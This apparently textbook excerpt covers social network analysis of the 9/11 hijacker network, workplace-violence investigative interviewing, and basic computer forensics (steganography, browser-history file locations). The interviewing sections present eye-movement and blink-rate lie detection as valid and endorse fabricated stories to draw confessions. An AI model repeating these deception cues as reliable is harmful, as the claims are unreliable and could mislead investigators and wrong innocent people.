Ziad Jarrah	0.33	2.83	0.33	Ziad Jarrah	0.40	2.17	0.20
Mohand Alshehri*	0.00	2.78	1.00	Marwan Al-Shehhi	0.33	2.06	0.17
Saeed Alghamdi*	0.67	2.72	0.00	Hani Hanjour	0.33	2.06	0.00
Ahmed Al Haznawi	0.33	2.67	0.33	Mohamed Atta	0.50	1.94	0.00
Hamza Alghamdi	0.27	2.56	0.17	Nawaf Alhazmi	0.24	1.94	0.14
Overall	0.41	4.75	0.19	Overall	0.42	2.79	0.18

* suspected to have false

identification

- suspected to have false identification

Six (6) shortcuts were added to the network temporarily in order to collaborate and coordinate. These shortcuts dropped the mean path length in the network by over 40% thus improving the information flow in the network. There is a constant struggle between keeping the network hidden and actively using it to accomplish objectives (Baker and Faulkner, 1993). The 19 hijackers did not work alone. They had accomplices who did not get on the planes. These co-conspirators were conduits for money and also provided needed skills and knowledge.

After one month of the investigation, it was 'common knowledge' that Mohamed Atta was the ringleader of this conspiracy. Again, bin Laden verified this in the videotape (Department of Defense, 2001). Looking at the diagram he has the most connections. A discovery of a new conspirator along with new ties or the uncovering of a tie amongst existing nodes can alter who comes out on top in the Freeman centralities. Recent converts to social network analysis are thrilled about what these metrics may show (Stewart 2001),

experienced players urge caution.

Prevention or Prosecution?

Currently, social network analysis is applied more to the prosecution, not the prevention, of criminal activities. SNA has a long history of application to evidence mapping in both fraud and criminal conspiracy cases. Once investigators have a suspect they can start to build an ego network by looking at various sources of relational information. These sources are many and provide a quickly focusing picture of illegal activity. These sources include (DIA, 2000):

- Credit files, bank accounts, and the related transactions
- Telephone calling records
- Electronic mail, instant messaging, chat rooms, and website visits
- Court records
- Business, payroll and tax records
- Real estate and rental records
- Vehicle sale and registration records

As was evident with the September 11th hijackers, once the investigators knew who to look at, they quickly found the connections amongst the hijackers and also discovered several of the hijackers' alters. We must be careful of 'guilt by association'. Being an altar of a terrorist does not prove guilt – but it does invite investigation.

The big question remains – why wasn't this attack predicted and prevented? Everyone expects the intelligence community to uncover these covert plots and stop them before they are executed. Occasionally plots are uncovered and criminal networks are disrupted. But this is very difficult to do. How do you discover a network that focuses on secrecy and stealth?

Covert networks often don't behave like normal social networks (Baker and Faulkner, 1993). Conspirators don't form many new ties outside of the network and often minimize the activation of existing ties inside the network. Strong ties, which were frequently formed years ago in school and training camps, keep the cells interconnected. Yet, unlike normal social networks, these strong ties remain mostly dormant and therefore hidden. They are only activated when absolutely necessary. Weak ties were almost non-existent between members of the hijacker network and outside contacts. It was often reported that the hijackers kept to themselves. They would rarely interact with outsiders, and then often one of them would

speak for the whole group. A minimum of weak ties reduces the visibility into the network, and chance of leaks out of the network. In a normal social network, strong ties reveal the cluster of network players – it is easy to see who is in the group and who is not. In a covert network, because of their low frequency of activation, strong ties may appear to be weak ties. The less active the network, the more difficult it is to discover. Yet, the covert network has a goal to accomplish. Network members must balance the need for secrecy and stealth with the need for frequent and intense task-based communication (Baker and Faulkner 1993). The covert network must be active at times. It is during these periods of activity that they may be

most vulnerable to discovery.

The hijacker's network had a hidden strength – massive redundancy through trusted prior contacts. The ties forged in school, through kinship, and training/fighting in Afghanistan made this network very resilient. These ties were solidly in place as the hijackers made their way to America. While in America, these strong ties were rarely active – used only for planning and coordination. In effect, these underlying strong ties were mostly invisible during their stay in America. It was only after the tragic event, that intelligence from Germany and other countries, revealed this dense under-layer of this violent network.

This dense under-layer of prior trusted relationships made the hijacker network both stealth and resilient. Although we don't know all of the internal ties of the hijackers' network it appears that many of the ties were concentrated around the pilots. This is a risky move for a covert network. Concentrating both unique skills and connectivity in the same nodes makes the network easier to disrupt –once it is discovered. Peter Klerks (Klerks 2001) makes an excellent argument for targeting those nodes in the network that have unique skills. By removing those necessary skills from the project, we can inflict maximum damage to the project mission and goals. It is possible that those with unique skills would also have unique ties to the network. Because of their unique human capital and their high social capital, the pilots were the richest targets for removal from the network. Unfortunately, they were not discovered in time.

To draw an accurate picture of a covert network, we need to identify task and trust ties between the conspirators. The same four relationships we map in business organizations would tell us much about illegal organizations. This data is occasionally difficult to unearth with cooperating clients. With covert criminals, the task is enormous and may be impossible to complete. Table 4 below lists multiple project networks and possible data sources about covert collaborators.

Of course, the common network researcher will not have access to many of these sources. The researcher's best sources may be public court proceedings which contain much of this data (Baker and Faulkner, 1993), (Department of Justice, 2001).

The best solution for network disruption may be to discover possible suspects and then, via snowball sampling, map their ego networks – see whom else they lead to, and where they overlap. To find these suspects it appears that the best method is for diverse intelligence agencies to aggregate their information – their individual pieces to the puzzle – into a larger emergent map. By sharing information and knowledge, a complete picture of possible danger can be drawn. In my data search, I came across many news accounts where one agency, or country, had data that another would have found very useful. To win this fight against terrorism it appears that the good guys have to build a better information and knowledge sharing network than the bad guys (Ronfeldt and Arquilla, 2001).

44. Investigative Interviews

The purpose of this section is to provide you with the basic interviewing skills necessary to effectively conduct a Workplace Violence Investigation.

According to the U.S. Department of Labor, 16 million people have harassed annually. Workplace Violence is the 3rd leading cause of fatal occupational injuries. Thousands of employees are harassed, intimidated, threatened, and physically attacked in the workplace daily.

Failure to conduct a sufficient Workplace Violence investigation interview can lead to civil litigation for your employer and your organization. According to the U.S. Department of Labor, the average settlement is over \$500,000. The Average jury verdict is \$3 million. This leads to possible expenses for outside counsel and loss of productivity.

Objective of the Interview

The objective of your interview is to gather all of the information concerning the allegation and subsequently take the necessary action to safeguard the workplace. We recommend you create a checklist to help you throughout your interview process. Areas in which you should focus on include:

Goal of the interviews

1. Identify legal/Equal Employment Opportunities (EEO) issues
2. Identify potential witnesses (Witnesses play a key role during your investigation)
3. Identify timeframes and order of interviews
4. Identify documents for review (i.e. HR records, social media profiles, ect.)

Interviewing the Victim, Witness, and Subject

- When conducting any type of investigative interview, it's essential to ask the following six questions; who, what, when, where, why. While asking these questions, what you are trying to determine are the facts of the case. These questions can be very direct. We will want to ask these same questions to all parties involved; victim, witness and the subject.
- Who was involved
- What happened
- When it happened
- Where it happened
- Why it happened
- How it happened

Note: if imminent danger is present dial 911 and conduct an investigation once safety has been restored.

Interview Etiquette

Sometimes a great interview is all that stands between you and a confession. During your interview process, you may be speaking with several different individuals. The questions you ask and how you present yourself, as an interviewer will vary based on the person you are interviewing. Those that you are interviewing may pay attention to how prepared you are as well as how you conduct yourself during the interview.

Preparation

- Develop your line of questioning in advance
- Be sure to get answers to all of your questions

If possible have a second body to listen in on the interview

- Two heads are better than one
- A second note taker

Obtain signed statements from the witness, victim and subject

- Include date and time
- Sign as a witness

Document

- Date and start time of each interview
- Who was present
- Keep it confidential – need to know basis
- Disclose at the start of the interview the nature of the investigation

Be appropriately honest about the general purpose of the interview and the role the individual plays “I am investigating an allegation of harassment in the workplace and need to speak with you regarding your knowledge or involvement in the incident”

44.1. Interviewing Techniques Verbal Cues

Interviewing Techniques Verbal Cues

When you are conducting your interview with either the subject or the witness, you can use these Effective Interviewing Techniques throughout your investigation. First, we will discuss verbal cues to detect verbally what people say and nonverbally what their body does could contradict each other. Five areas of verbal cues include:

- Selective Wording – Someone might be lying if he or she doesn't actually answer your question.
- Quasi-denials – Listen for instances when people back out of statements before actually stating them, like "I could be wrong but..."
- Qualifiers – Another possible sign of deception could be using qualifying phrases like "to the best of my knowledge..."
- Softeners – If people are guilty, people soften their diction using words like "borrow" or "mistake"
- Overly formal wording – Liars might use phrases that add distance, like formal titles Mr. or Mrs.

From an interview perspective, when you are questioning someone, you want to look for certain non-verbal cues. These cues will give you indications based on the following 5 topic areas:

- Stress signals – much of detecting lies is actually detecting stress.
- Deviation from base line – Look for a baseline of truthful answer behaviors and then take note of any changes during further questioning.
- Telltale four – Look for clusters of verbal and nonverbal signs.
- Eye signals – As a lie is constructed and told, the liar's blink rate goes down. After the lie is told, the blink rate will increase up to eight times.
- Emotional incongruence – Sometimes you just have a gut feeling that something is off, like catching someone with a phony smile.

44.2. Interaction & Reaction

Interaction & Reaction


What do we often encounter when we talk with guilty people versus non-guilty people we're investigating. Guilty people often get defensive, where an innocent person is going to go on the offensive. The individual will become "stronger" in their response "I didn't do it, I didn't do it!" Where a guilty person starts to try and explain their way. A liar is uncomfortable facing his questioner/accuser and may turn his head or body away. They may be sitting with their legs crossed and then shift their entire body away from you. This is because they are uncomfortable facing the individual. A liar might also unconsciously place objects such as (books, coffee cup, etc.) between themselves and you. This creates a sense of a barrier between you as the interviewer and themselves.

Change of conversation

If you believe someone is lying, then change the subject of the conversation quickly. A liar follows along willingly and becomes more relaxed. The guilty person wants the subject changed; an innocent person may be confused by the sudden change in topics and will want to go back to the previous subject.

Neuro-Linguistics

Linguisticsociety.org defines Neurolinguistics as "the study of how language is represented in the brain: that is, how and where our brains store our knowledge of the language (or languages) that we speak, understand, read and write, what happens in our brains as we acquire that knowledge, and what happens as we use it in our everyday lives."



If the person's eyes are up and to the right, we're visually remembering images. If they are going to the side-right, we are remembering sounds. If the person's eyes are going down and to the right, we're remembering internal dialog.

44.3. Interviewing the Victim

Interviewing the Victim

When interviewing a victim, the investigator must keep in mind that the person they are speaking with has just been through a bad and often times a traumatizing experience. The victim's health and personal safety must be the investigator's primary concern. This may cause the interview with the victim to be postponed. The victim may be angry, afraid or even traumatized and not at a stage to talk with an investigator as they overcome their emotions. If the interview was to continue, these intense emotions may be projected onto the investigator. The investigator will have to use all of his or her communication skills to obtain the valuable information that the victim possesses (Hoffman, 2005). The victim should be asked specific questions that will allow the investigator to write a description of what happened in as much detail as possible.

The investigator should ask follow-up questions to clarify points in the victim's statement. The victim should be asked if they know the other person(s) involved in the incident and what, if any, is their relationship to them. The investigator should obtain the victim's personal information (home, work, cell and email) to facilitate follow-up conversations. The use of Social Media and the internet can be used to assist the investigator in locating this personal information about the victim and possible relationship between the victim and the subject (Hoffman, 2005).

∞ Victim Interview Questions (Open and Leading)

- ∞ What has happened to make you feel unsafe in the workplace?
- ∞ What has this person done or said to threaten you?
- ∞ What was the exact verbiage used in the threat?
- ∞ When did this behavior start?
- ∞ Why do you feel you are being targeted?
- ∞ How many times has this happened?
- ∞ Do others feel the same way? If so, why?
- ∞ What has your response been when this person does this?
- ∞ Were there witnesses to the incident? (who)
- ∞ Have any of your co-workers approached you regarding the matter?
- ∞ Where were you when the incident occurred?
- ∞ What was the triggering event to cause this last incident?
- ∞ Are you aware of any weapons this person may have?
- ∞ Are you aware of any problems this person may be having outside of work?
- ∞ What do you think is needed to restore your feeling of safety in the workplace?

Interview Techniques

- ∞ Show me how employee "B" touched or shoved you
- ∞ How close were you
- ∞ Did he/she hit you with his/her right or left hand
- ∞ How did he/she try to block you
- ∞ Use measuring scales to define the intensity

∞ Show me the way this person looked at you

44.4. Witness Interviews

Witness Interviews

Interviews conducted with witnesses should be non-accusatory. Investigators must make systematic effort to interview all witnesses so that a thorough investigation is completed. Some witnesses to a crime may eventually become suspects but they should not be treated as such until the investigator feels that there is adequate evidence to infer his and is prepared to proceed with an interrogation. During a witness interview the investigator should ask open ended questions allowing the witness as much time to answer in as much detail as he or she wants. If the witness' answers are too short or lack description the investigator should ask follow up questions to elicit further detail. The questions asked of witnesses will vary depending on the investigation (Hoffman, 2005). In general, the witness should be asked to describe what they observed in as much detail as possible, what involvement, if any, they had in the event; their knowledge of, or relationship with, any of the participants, and personal information (name, age, phone number, address). Keep in mind that if your witness saw the incident and it involved physical violence they may be fearful and hesitant to speak with you. Reassure them the goal of the investigation is to restore peace and safety in the workplace. Don't promise something you can't deliver. Ensure anonymity throughout the investigation.

Witness Interviews General Questions

- ∞ What is your general perception on the safety of your work environment?
- ∞ Are you aware of any problems or conflict within your group?
- ∞ Have you seen any inappropriate or offensive behavior in the workplace?
- ∞ Have you heard any rumors that are cause for concern?
- ∞ Remember to tread lightly; the individual may have no direct knowledge of the alleged incident.
- ∞ If the witness saw the incident – refer to interview techniques.
- ∞ Show me how it was done
- ∞ With what intensity
- ∞ Use measuring scales

Witness Interview Direct Questions

- ∞ We were advised that you were a potential witness to an incident that occurred on 4/12/15 at 4:30 p.m. between employee "X" & "Y". Did you see any disturbing interaction between these two employees?
- ∞ Did you see them talking or near each other at all during this time?
- ∞ What has been your perception of the normal interaction between the two employees?
- ∞ Have you heard any gossip around the department regarding these employees?
- ∞ Note: Always document the date and approximate time of any incident witnessed.

44.5. Subject Interview Considerations

Subject Interview Considerations

The use of the introductory statement style of interviewing, as taught by Wicklander-Zulawski, is designed to elicit signs of guilt from the suspect early in the interview. One of the benefits to this type of interview is that it allows the investigator to evaluate the subject's behavior before making any accusations and committing oneself to an interrogation. In this interview style the subject has little opportunity to participate in the early part of the conversation.

During the process the interviewer covers several specific topics:

- Who we are and what we do. The interviewer describes his role within the organization or agency and briefly explains the core values and goals of the organization. The interviewer stresses how their job is to protect the citizens or employees. While not spoken the interviewer implies that the subject is also deserving of that protection.
- Different types of crime. The interviewer explains that part of his or her job is to investigate different types of crime or violations. The interviewer lists several types of offenses, including the one the subject is suspected of involvement in. This mention of a specific type of offence, is generally preceded by a phrase to minimize the seriousness, and occurs with a brief pause and eye contact.
- How we investigate. The investigator goes on to describe the variety of investigative tools at their disposal. Specifically, several investigative techniques that could have lead to the identification of the subject are discussed.

These three points are designed to cause a guilty suspect to react involuntarily. This gives the interviewer the opportunity to assess the subject's reactions to the crime under discussion. If at this point the investigator has not detected any indication that the subject is guilty they can continue on with interview questions and never make an accusation. If, however, the suspect has demonstrated signs of guilt the interviewer begins to offer rationalizations and reasons for the person's actions that will ultimately lead to an accusation.

The subject's admission represents an important step in the interview process. It may lead to a breakthrough in your investigation and interview process. The subject may case to deny taking part in the activity. It is important for the interviewer to move the subject beyond an admission to an actual confession.

Remember:

- They will be guarded and may not cooperate
- Don't disclose too much too soon
- Consider Weingarten if you have union employees

Subject Interview Questions

- What is your personal perception of the work environment?
- How do you feel about employee “X”?
- Has he or she ever done anything to offend you? How did that make you feel?
- Do you feel the workplace is safe?
- What was the last interaction you had with the person?
- An allegation has been made against you involving employee “X” and I need you to help me understand what happened.
- “Help me to understand why there are several witnesses that have confirmed your involvement, yet you say this never happened? “
- “If you didn’t do this, what motive would someone have to file a false report against you?”

Remember:

- To utilize Interview Techniques
- To document the date and time of any reported incidents.

Results of the Investigation

- Allegation
- Substantiated
- Cleared
- Inconclusive

What do I do if the results were inconclusive?

- Word against Word
- No witnesses
- Harassment or Bullying Behavior
- No apparent tangible evidence
- Evaluate
- Compare statements
- Look for discrepancies & Consistencies
- Don’t dismiss rumors
- Demeanor
- Witness’ bias or lack of bias Consider other options
- Employee records
- Employee email and instant messages
- Internet Usage
- Documents on hard drive
- Office phone/cellular records
- Analyze date and time on computer systems
- Swipe card access
- Public Records (Circuit Clerk)

Depending on personal preference and the situation interviewers will choose to use the interview style that is most comfortable. Regardless of the style chosen the goal of the interrogation is the same: to obtain a confession, legally and ethically, that will stand up to scrutiny in court. To accomplish this, interviewers will use many of the same tools, despite their different choices, or combinations, of interview styles.

44.6. Rapport

Rapport

Developing rapport with a subject early in the interview can be very valuable to ultimately obtaining a confession. Spending time with the subject discussing non-threatening topics will put the person at ease. The questions asked by the interviewer during the rapport building process should not be personal. These questions can be as simple as verifying their address, phone number, the spelling of a name or work history. For interviewers who prefer to evaluate behavioral and physiological responses to questions the rapport building process allows them to establish the subject's normal responses to questions. This makes evaluating truthful and deceptive responses later in the interview easier.

A common occurrence in normal conversations is mirroring. Both parties will mimic the posture, gestures and mannerisms of the other. When building rapport the interviewer can mimic the posture and gestures of the subject. Once the interviewer feels that rapport has been established he or she should move slightly (cross or uncross legs etc.). If the subject mirrors this movement rapport has been established.

Signs of Deception

There is no guaranteed way to determine if a subject is lying. There are no typical nonverbal behaviors that are associated with deception. Not all liars display the same behavior in the same situation. Additionally, behaviors will differ across deceptive situations (Virj, 2000). The interviewer has to rely on his or her experience and instincts to make that determination.

Changes in behavior in response to questions should be noted. If the interviewer has taken the time to establish rapport with the subject, deceptive responses may be more obvious. Any one word or behavior on its own should not be considered an indicator of dishonesty. However, if the behavior is linked to a question about the subject's involvement in the investigation there is a good chance that the behavior is an indicator of dishonesty. Behaviors should be consistent when the question is repeated and deceptive signals typically occur in clusters. Following are behaviors that may indicate dishonesty:

Posture:

- ∞ Slumping over or leaning back in the chair.
- ∞ Sitting in a way that protects the abdomen.
- ∞ Shifting position in the chair
- Hand and Arms:
 - ∞ Placing the hand over the mouth to muffle words or hide expressions.
 - ∞ Arms crossed with the thumbs extended.
- Legs and Feet:
 - ∞ Movement of legs and feet
 - ∞ Legs crossed with the knee raised to protect the abdomen.
 - ∞ Legs crossed with arms holding the leg in place as a barrier.
- Head and Neck:
 - ∞ Head down can indicate a negative attitude or submission.
 - ∞ Head back looking down the nose.
 - ∞ Head nodding or head shaking

Neurolinguistic eye movement can be an indicator of deception. Once the interviewer has determined the normal responses to questions he or she may be able to evaluate the truthfulness of a subject's response based on eye movement. This concept is based on a belief that most people move their eyes in a certain direction when recalling and creating information. For example, if a subject is asked to recall the color of the shirt they wore the day before their eyes would move up and to their left while they retrieved the memory. If the subject decided to lie, their eyes would shift up and to the right while they created an answer. Recalling and creating sound memories are associated with eye movements directly left or right. Looking down and to the right is associated with creating tactile memories. And looking down and to the left is associated with internal dialogs or getting in touch with one's feelings (Wicklander & Zulawski, 1993).

There are also verbal indicators of deception that interviewers must interpret. These may or may not be accompanied by an observable behavior. The most telling verbal indicators are when the words do not match the physical behaviors that accompany them. For example, if the subject says "no" but shakes his or her head in a "yes" gesture. Following are some verbal indicators of dishonesty:

- ∞ Skipping around in sentences.
- ∞ Stopping sentences or leaving off the end.
- ∞ Inappropriate laughter.
- ∞ Starting to speak in the third person.
- ∞ Telling the interviewer that they have done things (similar to the things currently under investigation) wrong in the past.
- ∞ Repeating the interviewer's question.
- ∞ Asking the interviewer to repeat the question.
- ∞ Asking the interviewer "are you accusing me"?
- ∞ Giving very short answers.
- ∞ Overgeneralizations (any, all, never, always etc).
- ∞ Saying "I can't recall".

The following phrases are usually indicators that the subject is going to finish the sentence with a lie:

- ∞ "I swear on the bible that I didn't..."
- ∞ "To tell you the truth..."
- ∞ "To the best of my knowledge..."
- ∞ "You may not believe this but..."
- ∞ "I know that this sounds strange but..."

Overcoming Resistance

Identifying the subject's dishonesty is an important part of an interrogation. However, the interviewer must be able to convince the subject to confess. Most interviewers use stories and rationalizations to move the subject closer to a confession. The stories are intended to convince the subject that he or she is not the first person to find themselves in their situation and that the first step to feeling better about the situation is to tell the truth. The stories that interviewers use may be real experiences or fabricated. Rationalizations are another important part of convincing a subject to confess. The interviewer presents possible reasons for the subject to have committed the crime. Presenting these rationalizations allows the subject to give a face

saving reply as to why they committed the crime. Finally, interviewers will often minimize the severity of the crime. This can be accomplished by softening the language used during the interview. In that way murder becomes “hurt”, theft becomes “take” etc. It is much easier for a subject to say that they borrowed a car without permission than to confess to carjacking.

Submission

A large part of the interrogation will involve the interviewer offering these rationalizations and stories combined with minimizing the subject's actions. The investigator has to find a theme that the subject can relate to. Once that has happened, the subject's behavior will change. The subject will enter submission and be ready to confess. Some signs of submission are:

- ∞ Less forceful denials or lack of denials.
- ∞ Slumped posture.
- ∞ Eyes looking down.
- ∞ Teary eyes or crying.
- ∞ Letting out a sigh.

At this point once when the interviewer again makes an accusation the subject should accept it and acknowledge his or her guilt. This acknowledgment may be just a small nod or “yes”. The investigator should try to keep the subject talking about the crime to prevent them from re-canting.

Conclusion

Your goal is to find out what happened and how it happened so you can prevent it from happening again. Conducting an interview is among the most challenging and rewarding tasks that an investigator will be called upon to perform. Often the outcome of an investigation is determined by the success or failure of the interviewer. Those that are interested in interviewing should practice, practice, practice. Quality training and practice will help you become successful at conducting interviews and gaining reward. There is no one-interview methodology that works best. If possible, obtain training in a variety of methods. Understanding and being able to use a variety of techniques gives the interviewer more tools in his or her toolbox (Hoffman, 2005).

45. Computer Forensics

Really technical savvy criminals will try to hide or scramble evidence on their computers. The techniques predate modern computers when we discuss steganography and encryption. In fact, they are so old that they can be traced back to their origins to ancient Greece. Steganography comes from the Greek word steganos, meaning covered or protected. Cryptography comes from the Greek word kryptos, which means to hide. The encrypted information is clearly scrambled and not hidden, so to speak.

45.1. Steganography Computer Forensic

Steganography

Steganography is the art and science of writing hidden messages. The goal is to hide information so that even if it is intercepted, it is not clear that information is hidden there. The most common method today is to hide messages in pictures. This is done using the least significant bit (LSB) method. This method depends on the fact that computers store information in bits and bytes.

When we look at bits, consider an 8-bit byte, for example, 11111111 and when converted to a decimal, it equals 255. If you change the first 1 to a 0, you get 01111111. This now equals 127 in decimal number. Changing the last bit to a zero, 11111110 when converted to decimal is 254.

This is not as big of a change as when we changed the first bit, therefore is why the last bit is referred to as the Least Significant Bit. Changing the least significant bit from a 0 to a 1 or from a 1 to a 0 makes the smallest change in the original information.

Other terms that you need to be aware of when discussing Steganography include payload, carrier, and channel. The payload is the information that is to be covertly communicated, in other words, it is the message you want to hide. Carrier is a signal, stream, or file in which the payload is hidden. The channel is the type of medium used. This may be a passive channel, such as photos, video or sound files. A channel can also be an active channel such as Voice over IP (VoIP) calls or a streaming video connection.

Video Steganography

Information can also be hidden in video files. There are various ways to do this, including the LSB method. Whatever method is used, it is important to realize that video files are obviously larger than other file types. This provides a great deal of opportunity for hiding a lot of information.

Steganalysis

Steganalysis is the process of analyzing a file or files for hidden content. It is a difficult task to perform, however, it can show a likelihood that a given file has additional information hidden in it. A common method for detecting LSB steganography is to examine close-color pairs. Close- color pairs consist of two colors whose binary values differ only in the LSB.

Encryption

Cryptography is not so much about hiding a message, as with steganography, but rather about obfuscating the message so that it cannot be read. In other words, with steganography, the examiner may not even be aware a message is present. With cryptography, it is obvious there is a message present, but the examiner cannot easily decipher the message. Cryptography is the study of writing secret messages.

45.2. Internet History Reconstruction

Internet History Reconstruction

When we visit websites, a digital footprint is left on our computer system by the web browser. We can use tools and techniques to uncover this valuable information that is left behind. We can then use that information as evidence to put a timeline together of when certain events occurred or what events may have taken place on a computer system. Information that is left behind is the Internet Activity or the browsing history. We can reconstruct the details of internet history from a computer by examining a handful of files that contain the web browsers history. Internet Explorer, which is a popular web browser on Microsoft Windows computers, has a by itself, three different areas where we can find evidence. These areas include web browsing history, cookies, and temporary internet files.

We can choose from several web browsers, Internet Explorer, Mozilla Firefox, Google Chrome, Safari, and Opera. All of which offer slightly different services, interfaces, and even speed. From a forensic standpoint, they all have at least some similar properties for extracting data and collecting evidence.

Internet Explorer is a Windows based web browser. Most commonly found on computer systems running Microsoft Windows. Mozilla Firefox is common on all three operating systems to include Microsoft Windows, Mac OS X, and Linux. Google Chrome web browser, is most common on Windows and Mac OS X. Safari is most commonly found on Mac OS X based computer systems, however, Safari is available on Windows computer systems as well.

When revisiting a website, web browsers create files called cache files that are downloaded website data. These cache files remain available on the computer even when the browser is closed or the computer is shut down. Cache files are used so that web pages can be loaded more quickly when revisiting a website. These files are also referred to as Internet History or Temporary Internet Files. Depending on the operating system of the computer and the browser application, they are stored in different locations.

Internet Explorer stores temporary internet files in the following folder: C:\Users\\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\

Mozilla Firefox stores its browsing history in SQLite format database tables located in:
C:\Users\\AppData\Roaming\Mozilla\FireFox\Profiles\


Google Chrome is similar to FireFox and stores cache file information in:
C:\Users\\AppData\Local\Google\User Data\Default

Safari is part of Apple Mac OS X but can be found on computers running Microsoft Windows operating system. Safari browser history is stored in Apples property list file format. (History.plist) C:\Users\\AppData\Roaming\Apple Computer\Safari

Another important file is the browser cookie file or simply referred to as a cookie. A cookie is a small file containing data that the web server places on the users' computer so that it may request quickly information again later. During a forensic analysis, it is often relevant to parse the information in Internet Explorer's cookie files into a human-readable format. Cookies can provide insight into a suspect's internet activity. Cookies are necessary because HTTP is a stateless protocol, therefore, websites must place information on a user's computer if it needs to save information about a web session. For instance, whenever a person purchases a book from amazon.com and adds it to their shopping cart, the information can be saved on the client's computer. Information that can be found in a browser cookie file include:

- The variable name
- The value of the variable
